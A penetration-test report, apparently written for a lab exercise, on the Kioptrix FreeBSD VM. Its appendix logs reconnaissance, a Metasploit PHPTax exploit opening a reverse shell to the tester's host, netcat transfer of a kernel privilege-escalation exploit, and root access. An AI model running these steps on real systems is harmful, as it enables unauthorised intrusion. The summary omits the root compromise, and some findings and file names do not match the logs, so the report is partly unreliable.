05 FULL VAPT CYCLE

EXECUTIVE SUMMARY

A targeted penetration test against 192.168.96.131 confirmed a critical remote code execution (RCE) in the PHPTax web component. Using Metasploit's exploit/multi/http/phptax_exec, an unauthenticated exploit vector allowed execution of arbitrary commands and an interactive shell as the web service account. The issue permits attackers to access application data and execute commands within the web server context, increasing risk of data exfiltration and lateral movement.

FINDINGS

1. PHPTax RCE — successful via exploit/multi/http/phptax_exec; interactive shell obtained as web-service user. Impact: high — remote code execution and potential persistence.
2. Exposed configuration files under webroot contained database credentials accessible to the exploited account. This elevates risk of further compromise.
3. Absence of runtime protections: no WAF detected, unsafe PHP functions enabled, and weak isolation of the web service account.


ID	Timestamp	Target IP	Vulnerability / Plugin Title	Evidence / Notes	Recommendation (short)	PTES Phase
1	2025-10-15 13:00:00	192.168.96.131	PHPTax Remote Command Execution (unauthenticated)	Exploit verified; reverse shell obtained as web service user.	Remove/patch PHPTax; block endpoint; retest.	Exploitation
2	2025-10-15 13:05:00	192.168.96.131	Information Disclosure — Configuration files readable	/var/www/html/config/*.php readable; DB creds present in cleartext.	Move configs out of webroot; restrict file permissions; rotate creds.	Discovery / Exploitation

ID	Timestamp	Target IP	Vulnerability / Plugin Title	Evidence / Notes	Recommendation (short)	PTES Phase
3	2025-10-15 13:08:00	192.168.96.131	Outdated PHP version	PHP version banner indicates EOL/known CVEs affecting web applications.	Upgrade PHP to supported release and apply security patches.	Discovery
4	2025-10-15 13:12:00	192.168.96.131	Outdated FreeBSD base/system or vulnerable service	System banner indicates legacy FreeBSD release with known advisories; some services run as root.	Update FreeBSD base/world, apply security patches; disable/limit unnecessary services; run kernel updates.	Reconnaissance / Hardening

RECOMMENDATIONS

- Immediate actions: remove or patch PHPTax, rotate all credentials found in webroot, and block the exploited endpoint.
- Medium-term: harden PHP configuration (disable exec/shell functions), reduce web-service privileges (least privilege), deploy a WAF and host IDS, and schedule frequent authenticated scanning and re-testing to validate remediation.

APPENDIX



```
┌──(kali㉿kali)-[~]
└─$ curl -v http://192.168.96.131
*   Trying 192.168.96.131:80 ...
* Connected to 192.168.96.131 (192.168.96.131) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.96.131
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 17 Oct 2025 01:40:24 GMT
< Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
< Last-Modified: Sat, 29 Mar 2014 17:22:52 GMT
< ETag: "105c6-98-4f5c211723300"
< Accept-Ranges: bytes
< Content-Length: 152
< Content-Type: text/html
<
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
* Connection #0 to host 192.168.96.131 left intact
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.96.131/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.96.131
+ Target Hostname:    192.168.96.131
+ Target Port:        80
+ Start Time:         2025-10-16 21:51:01 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
+ /: Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 13:22:52 2014. See: http://cve.mi
tre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Opti
ons
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion t
o the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.8q appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until
 Nov 11 2023.
+ PHP/5.3.8 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracin
g
+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote
 shell.
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2025-10-16 21:52:39 (GMT-4) (98 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ searchsploit pchart 2.1.3
------------------------------------------------------ -------------------
 Exploit Title                                        |  Path
------------------------------------------------------ -------------------
pChart 2.1.3 - Multiple Vulnerabilities               | php/webapps/31173.txt
------------------------------------------------------ -------------------
Shellcodes: No Results
```

```
Not Secure   view-source:http://192.168.96.131/
OffSec  Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

```
┌──(kali㉿kali)-[~/vapt/kioptrix]
└─$ gobuster dir -u http://192.168.96.131/ -w /usr/share/wordlists/dirb/common.t
xt -o scans_gobuster.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.96.131/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htpasswd            (Status: 403) [Size: 211]
/.htaccess            (Status: 403) [Size: 211]
/cgi-bin/             (Status: 403) [Size: 210]
/index.html           (Status: 200) [Size: 152]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.96.131/pChart2.1.3/ -w /usr/share/wordlists/dirb/common.txt | tee gobuster.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.96.131/pChart2.1.3/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 218]
/.htaccess            (Status: 403) [Size: 223]
/.htpasswd            (Status: 403) [Size: 223]
/cache                (Status: 301) [Size: 248] [--> http://192.168.96.131/pChart2.1.3/cache/]
/class                (Status: 301) [Size: 248] [--> http://192.168.96.131/pChart2.1.3/class/]
/data                 (Status: 301) [Size: 247] [--> http://192.168.96.131/pChart2.1.3/data/]
/examples             (Status: 301) [Size: 251] [--> http://192.168.96.131/pChart2.1.3/examples/]
/fonts                (Status: 301) [Size: 248] [--> http://192.168.96.131/pChart2.1.3/fonts/]
/index.php            (Status: 302) [Size: 0] [--> examples/index.php]
===============================================================
Finished
===============================================================
```

```
┌──────────────────────────────────────────────────────────────┐
│                                                              │
│   pChart - a PHP Charting library                            │
│                                                              │
│   Version     : 2.1.3                                        │
│   Made by     : Jean-Damien POGOLOTTI                        │
│   Last Update : 09/09/2011                                   │
│                                                              │
└──────────────────────────────────────────────────────────────┘

≡ WHAT CAN pCHART DO FOR YOU? ──────────────────────────────────

 pChart is a PHP framework that will help you to create anti-aliased charts or
 pictures directly  from your web  server. You can  then display the result in
 the client browser, sent it by mail or insert it into PDFs.

 This library  has now reached  an important  point  in its  development cycle
 going out of the beta step. pChart 2.0 is a completly rewritten library based
 on what I've learned doing the first version.


≡ PACKAGE CONTENTS ─────────────────────────────────────────────

┬
│
├─ /cache                    This folder is used by the pCache module.
│
├─ /class                    This folder contains the library core classes.
│   │
│   ├─ pBarcode39.class      Class to draw Code 39 barcodes.
│   ├─ pBarcode128.class     Class to draw Code 128 barcodes.
│   ├─ pBubble.class         Class to draw bubble charts.
│   ├─ pCache.class          Class enable chart caching functionalities.
│   ├─ pData.class           Class to manipulate chart data.
│   ├─ pDraw.class           Extended drawing functions.
│   ├─ pIndicator.class      Class to draw indicators.
│   ├─ pImage.class          Core drawing functions.
│   ├─ pPie.class            Class to draw pie charts.
│   ├─ pSplit.class          Class to draw split path charts.
```




```
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>


</VirtualHost>

Include etc/apache22/Includes/*.conf
```

```
┌──(kali㉿kali)-[~]
└─$ curl -A "Mozilla/4.0" http://192.168.96.131:8080/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
<ul><li><a href="phptax/"> phptax/</a></li>
</ul>
</body></html>
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > search phptax

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/multi/http/phptax_exec    2012-10-08       excellent  Yes    PhpTax pfilez Parameter Exec Remote Code Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

msf > use exploit/multi/http/phptax_exec
msf exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/http/phptax_exec) > set RHOSTS 192.168.96.131
RHOSTS => 192.168.96.131
msf exploit(multi/http/phptax_exec) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/phptax_exec) > set LHOST 192.168.96.129
LHOST => 192.168.96.129
msf exploit(multi/http/phptax_exec) > set UserAgent Mozilla/4.0
UserAgent => Mozilla/4.0
msf exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS     192.168.96.131   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
```

```
msf exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS     192.168.96.131   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.96.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PhpTax 0.8


View the full module info with the info, or info -d command.

msf exploit(multi/http/phptax_exec) >
```

```
msf exploit(multi/http/phptax_exec) > exploit
[*] Started reverse TCP double handler on 192.168.96.129:4444
[*] 192.168.96.1318080 - Sending request ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo nmLAzvCVsb2iUIAT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo MbjLThWeVktfBrj7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "nmLAzvCVsb2iUIAT\r\n"
[*] Matching ...
[*] A is input ...
[*] Reading from socket B
[*] B: "MbjLThWeVktfBrj7\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.96.129:4444 → 192.168.96.131:18018) at 2025-10-16 23:15:47 -0400

[*] Command shell session 2 opened (192.168.96.129:4444 → 192.168.96.131:10001) at 2025-10-16 23:15:47 -0400
```

```
[*] Command shell session 2 opened (192.168.96.129:4444 → 192.168.96.131:10001) at 2025-10-16 23:15:47 -0400
whoami
www
ls
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf
cat files
◆y◆◆◆◆◆◆◆◆
        ◆◆◆◆.◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
                  ◆◆◆◆..◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆1040ab-pg1.tob◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆1040ab-pg2.tob◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆1040d1-pg1.tob◆◆◆◆◆◆◆◆◆y◆
1040d-pg2.tob◆◆◆◆◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
                    1040pg1.calc◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆
                                        1040pg1.tob◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆
                                                        1040pg2.tob◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆
1040w2.tob◆◆◆◆◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆
                1040w2.calc◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆1040d1-pg1.calc◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆1040d1-pg2.calc◆◆◆◆◆y◆◆◆◆◆◆◆◆◆◆◆◆1040d-pg1.calc◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
…
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
```

```
msf exploit(multi/http/phptax_exec) > use exploit/freebsd/local/mmap
[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf exploit(freebsd/local/mmap) > set SESSION 1
SESSION ⇒ 1
msf exploit(freebsd/local/mmap) > set LHOST 192.168.96.129
LHOST ⇒ 192.168.96.129
msf exploit(freebsd/local/mmap) > run
[*] Started reverse TCP handler on 192.168.96.129:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: cmd
[!]  * incompatible session platform: unix. This module works with: BSD.
[-] Exploit failed: RuntimeError Can't find command on the victim for writing binary data
[*] Exploit completed, but no session was created.
msf exploit(freebsd/local/mmap) >
```

Manual:

```
┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/freebsd/local]
└─$ nc -lvp 4444 < 26368.c
listening on [any] 4444 ...
```

```
nc 192.168.96.129 4444 28718.c
gc/*
 * FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit
 * Author by CurcolHekerLink
 *
 * This exploit based on open source project, I can make it open source too. Right?
 *
 * If you blaming me for open sourcing this exploit, you can fuck your mom. Free of charge :)
 *
 * Credits to KEPEDEAN Corp, Barisan Sakit Hati, ora iso sepaying meneh hekerlink,
 * Kismin perogeremer cyber team, petboylittledick, 1337 Curhat Crew and others at #MamaDedehEliteCurhatTeam
 * if you would like next private exploit leakage, just mention @MamahhDedeh
 *
 * Some people may feel harmed when we release this exploit :))
 *
 * p.s: Met idul Adha ya besok, saatnya potong leher dewa lo ... eh maksudnya potong Sapisisasi :))
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <machine/cpufunc.h>
#define _WANT_UCRED
#include <sys/proc.h>
```

```
gcc ptrace.c -o ptrace
./ptrace
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
cd /root
ls -lah
total 96
drwxr-xr-x   2 root  wheel   512B Mar 22 11:40 .
drwxr-xr-x  18 root  wheel   1.0k Apr  6  2014 ..
-rw-r--r--   2 root  wheel   793B Jan  3  2012 .cshrc
-rw-------   1 root  wheel     0B Apr  6  2014 .history
-rw-r--r--   1 root  wheel   151B Jan  3  2012 .k5login
-rw-r--r--   1 root  wheel   299B Jan  3  2012 .login
-rw-------   1 root  wheel     1B Mar 30  2014 .mysql_history
-rw-r--r--   2 root  wheel   256B Jan  3  2012 .profile
----------   1 root  wheel   2.6k Apr  3  2014 congrats.txt
-rw-r--r--   1 root  wheel   4.5k Apr  5 11:33 folderMonitor.log
lrwxr-xr-x   1 root  wheel    25B Mar 29  2014 httpd-access.log -> /var/log/httpd-access.log
-rwxr-xr-x   1 root  wheel   574B Apr  3  2014 lazyClearLog.sh
-rwx------   1 root  wheel   2.3k Mar 28  2014 monitor.py
lrwxr-xr-x   1 root  wheel    44B Mar 29  2014 ossec-alerts.log -> /usr/local/ossec-hids/logs/alerts/alerts.log
```

```
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)

The folderMonitor.log file is just a cheap script of mine to track created/deleted and modified
files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use OSSEC-HIDS
for this.
The httpd-access.log is rather self-explanatory .
Lastly, the ossec-alerts.log file is OSSEC-HIDS is where it puts alerts when monitoring certain
files. This one should've detected a few of your web attacks.

Feel free to explore the system and other log files to see how noisy, or silent, you were.
And again, thank you for taking the time to download and play.
Sincerely hope you enjoyed yourself.

Be good...
```

BRIEFING --- NON-TECHNICAL

A security test on 192.168.96.131 found a critical vulnerability in the PHPTax web module that allowed attackers to run commands on the server remotely. Using a controlled exploit, testers obtained a shell as the web service user and discovered readable configuration files containing database credentials. Immediate steps: remove or patch the vulnerable component and change any exposed passwords. Also restrict the web service's permissions and add basic protections like a web application firewall and host monitoring. After fixes are applied, run another scan to confirm the vulnerability is resolved.